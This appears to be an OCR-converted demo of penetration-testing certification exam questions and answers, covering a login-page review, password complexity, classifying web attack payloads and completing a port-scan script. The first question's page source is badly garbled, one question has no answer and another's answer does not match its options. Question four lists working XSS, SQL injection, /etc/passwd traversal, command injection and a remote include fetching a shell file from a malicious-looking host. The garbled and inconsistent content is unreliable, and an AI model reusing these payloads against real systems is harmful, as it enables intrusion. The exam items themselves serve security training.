

CompTIA PenTest+

Questions & Answers Demo

# Version: 16.0

### **Question: 1**

DRAG DROP Performance based

You are a penetration Inter reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.

	Secure Syste	m	
	User name		
	Password		*
	Login		
View Certificat	te View Source	View Cookies	
Remediate Certifi	cate Remediate Source	Remediate Cookies	

Secure System	
C https://comptia.org/login.aspx#viewsource	
<hr/>	
deeds	
citite>Secure Login	
(head)	
pod/.	
meta	
ontent="sizRmZGZnaHNzZmtqDGdoc2Rmil2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWIvdm9p62rc2Gd1aWJoaG nNikbGtqQ2Job3vpYXNpZGZubXM7bGIkZmileHZsb3NhZGJua2N4dnZ1aWdik3NqVWvdik2JmbGI1Y3ZZZJabGFz7W.im 143Nm22ho72hm27c.il/sizanta.	
nNkbGtqC2Job3VpYXNpZGZubXM7bGtkZmlinHZsb3NhZGJua2N4dnZ1aWdix5NqYWVqaZJmbGl1Y3Z2Z2JqbGFzZWJm td3NmzZthqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm55cnVmYnZ1ZkJ2+=" name="cad-twiene";	R12m2p22hz2OtpYinhq2HNmc291Ymdoc3di2GH222
td3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bmVzZm52cnVwYnz1ZPU2+** name="carf-token" i select> <scrpt></scrpt>	eXVkZGZidnxiamFmbGhkc3vmZyBoc2pyZ3hzZHVmaG
scument write(" <option value="1">"+document location href substring(document location href index Ot("f=")+16)+"<td></td></option>	
	NP.7.
fiv align="center">	
orm action="«c uri value='mar.dol/>" method="post">	
Rv style="margin-top:200px;margin-bottom:10px;">	
pan style="width-500pr;color blue font-sce.30pr;font-weight bold;border-boltom; fpr;solid blue == Complia Secure System Lo dic=	on - Anaria
Nr style="margin-bottom:Spx;">	
pan style="weth 100px.">Name=/apan>	
sud style="with:150px," type="text" name="name" id="nome" value=""+	
"input style="width:150px;" type="fext" nume="name" st="name" value="admin"	
w> <span style="wellth 100px">Password:  - input style="wellth 150px" type="password" name="Password" its" pas</span>	Contract and an an
D. D. D. D. D. D. Password, "Appan-input style="width:150px;" type="password" name= "Password" id="p	Assword" value - "Dessword"
Secure System	assword" value-"bassword"
Secure System	assword" value-"bassword"
Secure System     Secure System     https://comptia.org/login.aspx#viewsource mete	atsword" values - "password"
Secure: System     Secure: System     https://comptia.org/login.aspx#viewsource mete ontent="27RmZGZnertNzZmtopCdor_2RmaCmac.04.5	atsword" values - password"
	AtSword" values - password"
	AtSword" values - password"
	ALS WORD VIEWEN DESSERVING
	ALS WORD VIEWEN DESSERVING
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewsource  meta  setert="comptia.org/login.aspx#viewsource" meta  setert="comptia.org/login.aspx#viewsource" meta  setert="comptia.org/login.aspx#viewsource" setert="comptia.org/login.aspx#viewsource" meta  setert="comptia.org/login.aspx#viewsource" setert="compt	ALS WORD VIEWEN DESSERVING
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewSource  mets  sate as 2Rm2g2matrixe2mbbGdos2Ptma2pnagRv2Emp02g2vaW2aGRmc28pVmp32DUndWivdm8pb2hz2Gd1aW3oa  inkbGtq02Job3VpVXNp2G2ubXM7bGth2makHZab3Mt2GJua2N44n21awaa3NqVVVvqa2JmbGf1V32222JgbGF22VuJ  d3Nm22hg2Htm2ms1tc2mmatVRc2m2o23U3cndweV/timaeRc2m22bv2Zm55cmVmVr212XJ2==** name=************************************	ALS WORD VIEWEN DESSERVING
Secure System     Secure System     https://comptia.org/login.aspx#viewSource mets     sotent="2.2Rm2gZna+Ms27mbbGdos_Phma2pnaGR±2zmp02g2vaW2aGRms_29pVmp32pLindWvdm9pb2h22Gd1aW3oa     inkbGtq02Job3VpVXNp2G2ubXM7bGts2m2ac3U3endweW1amaeRz2m22bw2Zm55enVmV2a23UbbGH1V32222JabGF±2XVJ     doSum22bg2H1m2m31c2bma4VR22m2o23U3endweW1amaeRz2m22bw2Zm55enVmV2a12xJ2==" name=" saft folter     setet===============================	ALS WORD VIEWEN DESSERVING
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewsource  mets  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmpo2G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  wkbGtp023eb3vpvXNp2G2ubXM7bGts2m2bc2Mdbc3ua2N4dn21aWea3NqVVvqa3JnbGH1v32222JgbGFz2W3  comment wrbst"= 2Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  seterat="2 Rm2gZmartNzZmbbGdes2martNzZm2bg2d2WabertPawartDesates">1 https://comptia.org/login.aspx#views0urce  mets  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23m32mv7Zm52bu3cNdWvdm9pb2hz2Zdg1aW3es  seterat="2 rm2gDrdz2hdm2basts">1 c2mmartNzZm2bg2d1aW2aGRms23m32bu3chdWvdm9pb2hz2Gd1aW3es seterat="2 rm2martDesates">1 stat="2 rm2gZm2bg2d2wabertDesates/rm22mv7Zm22mvd2m22mv22md2bcn/vz2md2bc2/dm2dm2d12xd2m212xd2mem="2 rm4martDesates"/ seterat="2 rmartDesates">1 stat="2 rm2martDesates/rm2d2m22md2bc2/dmartDesates/rm2dm2d2m2dm2d2mvd2m2dm2d2mv22md2bc2/dmartDesates"/ setera="2 rm2decates"/> setera="2 rm2decates/rmartDesates/	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewsource  mets  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmpo2G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  wkbGtp023eb3vpvXNp2G2ubXM7bGts2m2bc2Mdbc3ua2N4dn21aWea3NqVVvqa3JnbGH1v32222JgbGFz2W3  comment wrbst"= 2Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23pvmp3Z0JndWvdm9pb2hz2Gd1aW3es  seterat="2 Rm2gZmartNzZmbbGdes2martNzZm2bg2d2WabertPawartDesates">1 https://comptia.org/login.aspx#views0urce  mets  seterat="2 Rm2gZmartNzZmbbGdes2Rma2pnaGRzZmp02G2vaW2aGRms23m32mv7Zm52bu3cNdWvdm9pb2hz2Zdg1aW3es  seterat="2 rm2gDrdz2hdm2basts">1 c2mmartNzZm2bg2d1aW2aGRms23m32bu3chdWvdm9pb2hz2Gd1aW3es seterat="2 rm2martDesates">1 stat="2 rm2gZm2bg2d2wabertDesates/rm22mv7Zm22mvd2m22mv22md2bcn/vz2md2bc2/dm2dm2d12xd2m212xd2mem="2 rm4martDesates"/ seterat="2 rmartDesates">1 stat="2 rm2martDesates/rm2d2m22md2bc2/dmartDesates/rm2dm2d2m2dm2d2mvd2m2dm2d2mv22md2bc2/dmartDesates"/ setera="2 rm2decates"/> setera="2 rm2decates/rmartDesates/	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewSource  meta	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewSource meta     setert="2.Rm2gZna+maz/mabGdod_Phma2pnagRaz2mpa2G2vaW2aGRmc_28pymp32CUndWvdm8pb2hz2Gd1aW3oa     mata     setert="2.Rm2gZna+maz/mabGdod_Phma2pnagRaz2mpa2G2vaW2aGRmc_28pymp32CUndWvdm8pb2hz2Gd1aW3oa     invkbGtq02Job3VpVXNp2G2ubxNr7bGth2miaHZabMr82GJua2N4dn2+awaa3NqVVVvqa2mbGthV32222JabGFz2Vu     do3vmz2bq2Hthm2ms1tc2mmaWRz2m2o23U3endweWtamaeRz2m22bw2Zm5SenVmVr212XJ2=="mame="saft-token"     setert="series"     wumant.wmbc"=QPTION Value=1*"+dosument.location.href.subasing(dosument.location.href.indexOff"h="j+16j+"+v/OPTI     action="setter"=     with solon="setter"=     orm action="setter"=     with value="main.dof/s" method="post"=     withys="margin-lop1200px_margins.bottom:10px;">     annet.setter="setter"=	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewSource     Mttps://comptia.stations.net#ubelanding.com/login.aspx#viewSource     Mttps://comptia.station.net#ubelanding.com/login.aspx#viewSource     Mttps://comptia.station.net#ubelanding.com/login.aspx#viewSource     Mttps://comptia.station.net#ubelanding.com/login.aspx#viewSource     Mttps://comptia.station.net#ubelanding.com/login.aspx#viewSource     Mtt	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewSource     Mttps://comptia.stansecomment.stansecomme	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewSource meta     ontent="2.RmZgZna+MizZmtpbGdod_PRmia2pnagRizZmpgZgZvaW2agRmc_39pYmp3ZQLindWivdm9pb2hz2Gg1a&Migo patient="2.RmZgZna+MizZmtpbGdod_PRmia2pnagRizZmpgZgZvaW2agRmc_39pYmp3ZQLindWivdm9pb2hz2Gg1a&Migo patient="2.RmZgZna+MizZmtpbGdod_PRmia2pnagRizZmpgZgZvaW2agRmc_39pYmp3ZQLindWivdm9pb2hz2Gg1a&Migo patient="2.RmZgZna+MizZmtpbGdod_PRmia2pnagRizZmpgZgZvaW2agRmc_39pYmp3ZQLindWivdm9pb2hz2Gg1a&Migo patient="2.RmZgZna+MizZmtpbGdod_Prmia2pnagRizZmpgZgZvaW2agRizEmbg2db2wdz#dz2+asvga3MigVWivqa2-imbGl1Y3ZzZJqbGFizZvaW patient="2.RmZgZna+MizZmtpbGdod_Prmia2pnagRizZmpgZgZvaW2agRizEmbg2db2wdz#dz2+asvga3MigVWivqa2-imbGl1Y3ZzZJqbGFizZvaW patient="2.RmZgZna+MizZmtpbGdod_Prmia2pnagRizZmzgZwdzW2agRizEmbg2db2wdx%ag3MigVWivqa2-imbGl1Y3ZzZJqbGFizZvaW patient="2.RmzgizEmbg2dd2/2wdW2agRizEmbg2dg2wdW2agRizEmbg2db2wdx%ag3MigVWivqa2-imbGl1Y3ZzZJqbGFizZvaW patient="2.RmzgizEmbg2dd2/2wdW2agRizEmbg2dg2wdW2agRizEmbg2db2wdx%ag3MigVWivqa2-imbGl1Y3ZzZJqbGFizZvaW patient="2.RmzgizEmbg2dg2d2wdW2agRizEmbg2dg2wdW2agRizEmbg2db2wdw2agRizEmbg2db2dwd2m21izXd2+="" mame="2.skiftkatem patient="2.kiftkatemagnizEmbg2dg2d2wdW2agRizEmbg2db2wdw2agRizEmbg2db2dwd2m21izXd2+="" mame="2.skiftkatem patient="####################################	ALS WORD VIEW BASES OF ALL Show Question The Reset All Show Question The Reset All Show Question Show Quest
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewsource      Mttps://comptis.org/login.aspx#viewsource      Mttps://comptia.org/login.aspx#	ASSACION VIENNE PRESENTATION Show Question Show Q
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewsource      Mttps://comptis.org/login.aspx#viewsource      Mttps://comptia.org/login.aspx#	ASSACION VIENNA PRESENTATION Show Question Show Q
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewsource      Mttps://comptis.org/login.aspx=login.aspx#viewsource      Mttps://comptia.org/	ASSACION VIENNA PRESENTATION Show Question Show Q
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewsource     Mttps://comptia.seciewsource     Mttps://comptia.org/login.aspx#viewsourc	ASSACION VIENNA PRESENTATION Show Question Show Q
Secure System  Secure System  Mttps://comptia.org/login.aspx#viewSource  meta  Secure System  Mttps://comptia.org/login.aspx#viewSource  meta  Secure System  Mttps://comptia.org/login.aspx#viewSource  meta  solutions *2 2Rm2GZnamNu22mtabb3doc 2Rma2pnaGRz2mpoZG2vaWDaGRns 29pVmp322JndvNvdm2pb2hz2Gd1aWJav  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2pabe4ZabbNrg2GJuaRM4nz1asVag2mg2XJndvNvdm2pb2hz2Gd1aWJav  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2pabe4ZabbNrg2GJuaRM4nz1asVag2mg2XJndvNvdm2pb2hz2Gd1aWJav  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2pabe4ZabbNrg2GJuaRM4nz1asVag2mg2AbbNrg2VpVVqa2JabbGHVX2Z22dpb5fr2XvJ  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2babNrg2GJuaRM4nz1asVag2mg2AbbNrg2Vqa2JabbGHVX2Z22dpb5fr2XvJ  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2babNrg2GJuaRM4nz1asVag2mg2AbbNrg2VpVVqa2JabbGHVX2Z22dpb5fr2XvJ  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2G2VaU  notkoordep22abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2G2VaU  notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2G2VaU  notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2G2VaU  notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2babNg2Gg2ubXN4bmarR2Cm22bmVd2m3b2bc12J2m* name="caff.cburdee- notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2bc12J2m* name="caff.cburdee- notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2bc12J2m* name="caff.cburdee- Notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2bc12J2m* name="caff.cburdee- nothodow Notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2bc12J2m* name="caff.cburdee- Notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2bc12J2m* name="caff.cburdee- Notkoordep2abb3VpVXNp2G2ubXN7bGHzmlanB2bb1zg2mg2D42d2m3b2b1zg2mg2D42d2m3b2b1zg2mg2D42d2mg2D42	ASSACION VIENNA PRESENTATION Show Question Show Q
Secure System     Secure System     Mttps://comptia.org/login.aspx#viewsource     Mitps://comptia.org/login.aspx#viewsource     Mitps://comptia.secima.seviewsource     Mitps://comptia.org/login.aspx#vi	ASSACION VIENNA PRESENTATION Show Question Show Q

	Show Question	D Reset All Answer
	Secure System	
e - c	https://comptia.org/login.aspx#remediatesource	
6 🗐 <meta< td=""><td>a subsport en eulatesource</td><td></td></meta<>	a subsport en eulatesource	
	*278m202sallhi z	Inde
	*2Rm2GZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp32XJndWMdm8pb2hzZGd1aWJoaGR1Zm2pZ2hzZDtpYmbq2HNmc2911 tqO2Job3VpYXNpZGZubXM7bGtkZmaeHZsb3NhZGJua2N4dnZ1aWdia3NqVWVqa2JmbGttY32723ubGE=72Ktmass42703	
9 E dtd3Nm2	IgO2Job3VpYXNpZGZubXM7bG8LZmBaHZsb3NhZGJua2N44nZ1aWda3NqVWVqa2JmbGHY3ZZZ3JqbGFzZWJmaXyNzGZdmxamPmbGNkz3vm2yB Z2hqZHNmZmJ1z2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bivVzZm53cnVmYnZ1ZXJ2=="namm="cat_black".	midoc 3052(0H222)
10 - «select»-	Z2hgZHNmZmJ1s2hmdWRsZmZoZ3U3endweWhmamRzZmZ2br/sZmS3en/mYnZ1ZXJ2=**name=*csrf-token*/> <serpt></serpt>	UC2DYZ2h2ZHVIMBG
11 🗐 document	Ewizer's OPTION unterstation	
12 - «/script»-	if. write(" <option value="1">"+document.location.href.substring(document.location.href.sdexOf("to")+10.(+"&lt;)OPTION&gt;"); </option>	
13 🖂 «div align		
	bon="«c:urf value='main.do//=" method="post"»	
15 🔲 «div style	Imargio-top 200px margin-bottom: 10px =>	
16 💷 <span sty<="" td=""><td>ve="width:500px:color.blue.font-size:30px;font-weight.bold.border-boltom tps solid blue."=Comptia Secure System Logn-//span=</td><td></td></span>	ve="width:500px:color.blue.font-size:30px;font-weight.bold.border-boltom tps solid blue."=Comptia Secure System Logn-//span=	
17 1 +/div>	Compta Secure System Login-Japans	
18 🛄 «div style-	*"margin-bottom 5pc">	
10 📖 <span styl<="" td=""><td>le="width:100ps;"=Name<td></td></td></span>	le="width:100ps;"=Name <td></td>	
20 🔝 <mput atyl<="" td=""><td>ke="width:150ps;" type="text" name="name" ki="name" value=""&gt;</td><td></td></mput>	ke="width:150ps;" type="text" name="name" ki="name" value="">	
21 🗐 «I- input s	style="wkth:150px;" type="text" name="name" kt="name" value="admin">	
22 🛄 «/div>		(h)
23 🔄 «div»-spa	an style="width 100px (">Password: s/span> seput style="width 150px;" type="password" name="Password" id="password" value=""=	4
24 - 41- 51V>+5	span style="width:100px">Password: -input style="width:150px;" type="password" name="Password" st="password" value="password"	
25 🔲		
26 🔲 «input type	e*submit*value="Login"==/torm=	
27 🔲 «AON»		
28 🔲 */bady+		A CONTRACTOR
29 🔄 -##tml-		and the second s

C https://comptia.org/log	n.aspx#viewcert	
	Certificate	
	General Details Certificate Path	
	This certificate is intended for the following purpose(s):	
	* Refer to the certification authority's statement for details.	
	Issued by: RoodSSI, SHA256 CA	
	Valid from: 7/ 18/ 2016 10 7/ 19/ 2018	
	Instal Certificate Issue: Statement.	
	Contraction of the second s	

C https:/	comptia.org/login.aspx#viewcookies							
ASP.NET_Sessionad utima utima utima: uti	Value Allocatine2Reveque4Baddoy3v 36504370.0913037321508266963.1508266963.1508266963.1 36504370.79.15082657986443 36504370.19.15082657986443 36504370.125042569653.1.Lotimese spooplefutnecess(organic)bitme- 4a84866c67497512.1508266964.1.1508266019.1508266964.8149347. *	Domaie www.com. comptie.c. comptie.c. comptie.c. comptie.c. comptie.c. comptie.c.	Path	Bapten / Sension 2019-10-1 2017-10-1 Sension 2017-10-1 2019-10-1 2019-10-1 2019-10-1 2017-10-1	5029 41, 59 32 14 7 48 99 99 13		Secure	SameSite
				s 🗐 s	ihow Ques	tion	-	et All Ansi
C https://	re System comptia.org/login.aspx#remediatecookies							et dit obs

C https://comptia.org/login.aspx#remediatece	Tt			
rtificate General Details Certificate Path	Drag and Drop Options			
Certificate Information	Remove certificate from server			
This certificate is intended for the following and a	Generate a Certificate Signing Request			
Ensures the identity of a remote computer	Submit CSR to the CA			
	Install re-issued certificate on the server			
* Refer to the certification authority's statement for details.  Issued to: "comptia.org	Step 1			
Issued by: Rapiest Plaze Ca	<u>()</u>			
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018	Step 2			
	Step 3			
Instal Certificate Insuer Statement	3			
	Step 4			
×	()			

Answer:

#### Explanation:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server


#### Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:


#!/usr/bin/python
s = "Administrator"

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Answer:

Explanation:



#### **Question: 3**

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

Least to most comp	vek
	zv3rl0ry
2	Zverlory
3	Zverl0ry
4	Zv3r!0ry

Page 8

#### Answer:

Explanation:

1.) Zverlory
 2.) ZverlOry
 3.) zv3rlOry
 4.) Zv3r!Ory

#### Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
<pre>#inner-tab"&gt;<script>alert(1)</script> xamsLand provides 100% free CompTIA PT0-001 practice qu</pre>		▼ Parameterized queries access Preventing external calls
	SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <><+.
item=widget';waitfor%20delay%20'00:00:20';	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (,). Input Sanitizatin ", ', <>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror% 3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (,). Input Sanitizatin ", ', <>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ",, \$, (.), (.). Input Sanitizatin ", ', <><+.
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
item=widget%20union%20select%20null,null, @@version;	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
logFile=http:%2f%2fwww.malicious-site.com% 2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
lookup=\$(whoami)	<b>V</b>	▼

ExamsLand provides 100% free CompTIA PT0-001 practice questions and answers in pdf. Instant access.

Page 10

#### Answer:

### Explanation:

Payloads	Vulnerability Type	Remediation
finner-tab*> <script>alert(1)</script>	Command Injection. DOM-based Cross Site Scripting SQL Injection (Error) SQL injection (Stacked) SQL injection (Juion) Reflected Cross Site Scripting Local File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Samitzation/_ sandbox requests Input Samitzation (, ), (). Input Samitzation < < < +
tem=widget';waitfor\$20delay\$20'00;00;20';	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Utaico) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Samitzation, /, samdbox requests Input Samitzation, ', S (.), (.) Input Samitzation '', ', <><+.
earch=Mo∆*\$36\$50ing\$20src\$3da\$20oneerror\$ 3dalert(1)\$3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Enror) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Samitization /, fandbox requests Input Samitization S. (.) () Input Samitization ()
logfile=\$2feto\$2fpasswd\$00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local Pie Inclusion UcR Reflect	Parametrized queries Preventing external cals Input Smitzation ( sandbox requests Input Smitzation ( ), (), () Input Smitzation ( ), (), (), (), (), (), (), (), (), ()
ite=www.exa*ping%20-c%2010%20localhost*mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Vanked) SQL Injection (Vanked) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization , , /, s, andhox requests Input Sanitization ', , S, (), (). Input Sanitization ', , <> ₹.
item=widget\$20union\$20select\$20null,null, 88version;	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local Tile Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external cals Input Sanitzation,  A andbox requests Input Sanitzation '', - \$ (>, (>) Input Sanitzation '', - \$ (>, <> +.
iten=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Valacked) SQL Injection (Valacked) Coast File Inclusion Remote File Inclusion Remote File Inclusion URL Redirect	Parameterized quetes     Preventing external cols     Input Sanitzation , , /, / and/ox requests     Input Sanitzation *, ; S, (), (),     Input Sanitzation *, ; S, (), (),
logFile=http:%2f%2f%vwv.malicious-site.com% Źfshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Vanion) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redrect	Parameterized queries Prevening external calls Input Sanifization, V, sandbox requests Input Sanifization *., S, (), (), Input Sanifization *., S, >>< +.
lookup=\$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Stacked) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redrect	Parameterized oueries Prevening external cals Input Sanitization \/, fandbox requests Input Sanitization '', 5, (), (), Input Sanitizatin '', <_><+,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Stacked) Local File Inclusion Remote File Inclusion URL Redreet	Parameterized queries Prevening external calls Input Saniziano, V, sandbox requests Input Saniziano *., S, (), (), Input Saniziani *.', <><+.

## **Question: 5**

DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.


During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Drag and Drop Options	O Immutables
#1/usr/bin/ruby	?
<pre>for SPORT In SPORTS:     try:         s.connect((ip, port))         print("%s:%s - OPEN" % (ip, port))     except socket.timeout</pre>	import socket import sys
